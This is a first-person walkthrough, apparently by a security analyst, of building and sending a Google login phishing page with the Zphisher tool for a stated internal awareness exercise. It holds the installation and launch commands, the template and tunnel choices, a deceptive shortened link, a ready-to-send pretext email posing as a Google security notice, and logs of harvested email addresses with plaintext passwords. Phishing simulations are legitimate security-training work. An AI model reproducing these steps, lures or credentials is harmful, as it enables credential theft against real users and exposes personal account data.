


# Generating Google Link with Zphisher

This document records the exact steps I followed to build and deliver a google phishing page for an internal security exercise.

## 1. Prerequisites I confirmed

- I prepared a dedicated Kali Linux VM with outbound internet access
- I secured written approval and defined scope for the simulation
- I set up a Localxpose account for external port forwarding



## 2. Installing Zphisher

- I cloned the project to my home directory: `git clone https://github.com/htr-tech/zphisher.git~/zphisher``.
- I confirmed the script launched without errors: `~/zphisher/zphisher.sh -h``.

```
(kali@kali)-[~]
$ git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 1801, done.
remote: Total 1801 (delta 0), reused 0 (delta 0), pack-reused
1801 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 3.36 MiB/s, d
one.
Resolving deltas: 100% (817/817), done.

(kali@kali)-[~]
$
```

### 3. Launching zphisher

- I changed into the tool directory: `cd ~/zphisher`
- I started the script with sudo: ``sudo ./zphisher.sh``.

```
File Actions Edit View Help
[+] Kali Linux [+] Kali ( )s [+] Kali Docs [+] Kali Forums [+] Kali NetHunter
Zphisher
Version : 2.3.5
[-] Tool Created by htr-tech (tahmid.rayat)
[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch  [21] DeviantArt
[02] Instagram     [12] Pinterest [22] Badoo
[03] Google        [13] Snapchat [23] Origin
[04] Microsoft     [14] Linkedin [24] DropBox
[05] Netflix       [15] Ebay     [25] Yahoo
[06] Paypal        [16] Quora    [26] Wordpress
[07] Steam         [17] Protonmail [27] Yandex
[08] Twitter       [18] Spotify  [28] StackoverFlow
[09] Playstation  [19] Reddit   [29] Vk
[10] Tiktok        [20] Adobe    [30] XBOX
[31] Mediafire     [32] Gitlab   [33] Github
[34] Discord       [35] Roblox

[99] About        [00] Exit

[-] Select an option : 3
```

### 4. Selecting or importing the google template

- I chose the google login template (option number displayed as 03 in my session).
- Zphisher presented a local URL, `https://wkm80olej7.loclx.io`` which I noted for the email

```

File Actions Edit View Help

ZPHISHER 2.3.5

[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]

[-] Select a port forwarding service : 3

```

```

[99] About [00] Exit

[-] Select an option : 3

[01] Gmail Old Login Page
[02] Gmail New Login Page
[03] Advanced Voting Poll

[-] Select an option : 1

```


```

ZPHISHER 2.3.5 Launch New Instance

[-] URL 1 : https://wkm80olej7.loclx.io
[-] URL 2 : https://is.gd/iKA0XC
[-] URL 3 : https://get-unlimited-google-drive-free@is.gd/iKA0XC
[-] Waiting for Login Info, Ctrl + C to exit ...

Sorry. We're having a back.

```



Dear Team,

As part of our ongoing efforts to enhance security and protect user data, Google will be implementing new security measures for Google account holders. We want to ensure that all team members are aware of these changes and take necessary steps to update their accounts.

Action Required:

1. Review your Google account settings to ensure that your account information is up-to-date and secure. Click the [link](#) to learn more.
2. Familiarize yourself with the new security features and best practices for protecting your account.

If you have any questions or concerns, please don't hesitate to reach out to our IT department. We're here to support you.

Best regards,  
IT Manager

## 6. Monitoring Interaction

- I monitored the credential log
- I captured logs for each link click submission

```
File Actions Edit View Help
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
193.203.156.44 : 193.203.156.44
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
193.203.156.44 : 193.203.156.44
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
193.203.156.44 : 193.203.156.44
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
193.203.156.44 : 193.203.156.44
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : daveiy@gmail.com
[-] Password : Riewbwwith12#
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. █
```

## 7. Terminating and clean up

- I stopped zphisher with CTRL+C.
- I closed the localhost with CTRL+C if it was running.
- I confirmed the captured credentials are truly saved.

```
(kali@kali)-[~/Downloads/zphisher/auth]
└─$ ls
ip.txt  usernames.dat

(kali@kali)-[~/Downloads/zphisher/auth]
└─$ cat ip.txt
IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```

```
(kali@kali)-[~/Downloads/zphisher/auth]
└─$ cat usernames.dat

Facebook Username: eui hfofiri3ww Pass: fjkrhrhrovclv
Netflix Username: yesivigtiii@gmail Pass: ghetuieoo iudyr
Netflix Username: joywelak-19@gmail.com Pass: rieoki23dRVSDR
Gmail Username: daveiy@gmail.com Pass: Riewbwwith12#

(kali@kali)-[~/Downloads/zphisher/auth]
└─$
```

## 8. Next Steps

- I analysed the KPI data (clicks, credential submissions,reports) in Google Sheets.
- I included the findings in the final simulation report and updated the risk register

## Measured Outcomes

KPI	Baseline (before campaign)	Post campaign
Link clicks	80%	30%
Credential submission	60%	20%
Reports	10%	80%

Prepared by: Oladapo Fredrick (Cybersecurity Analyst)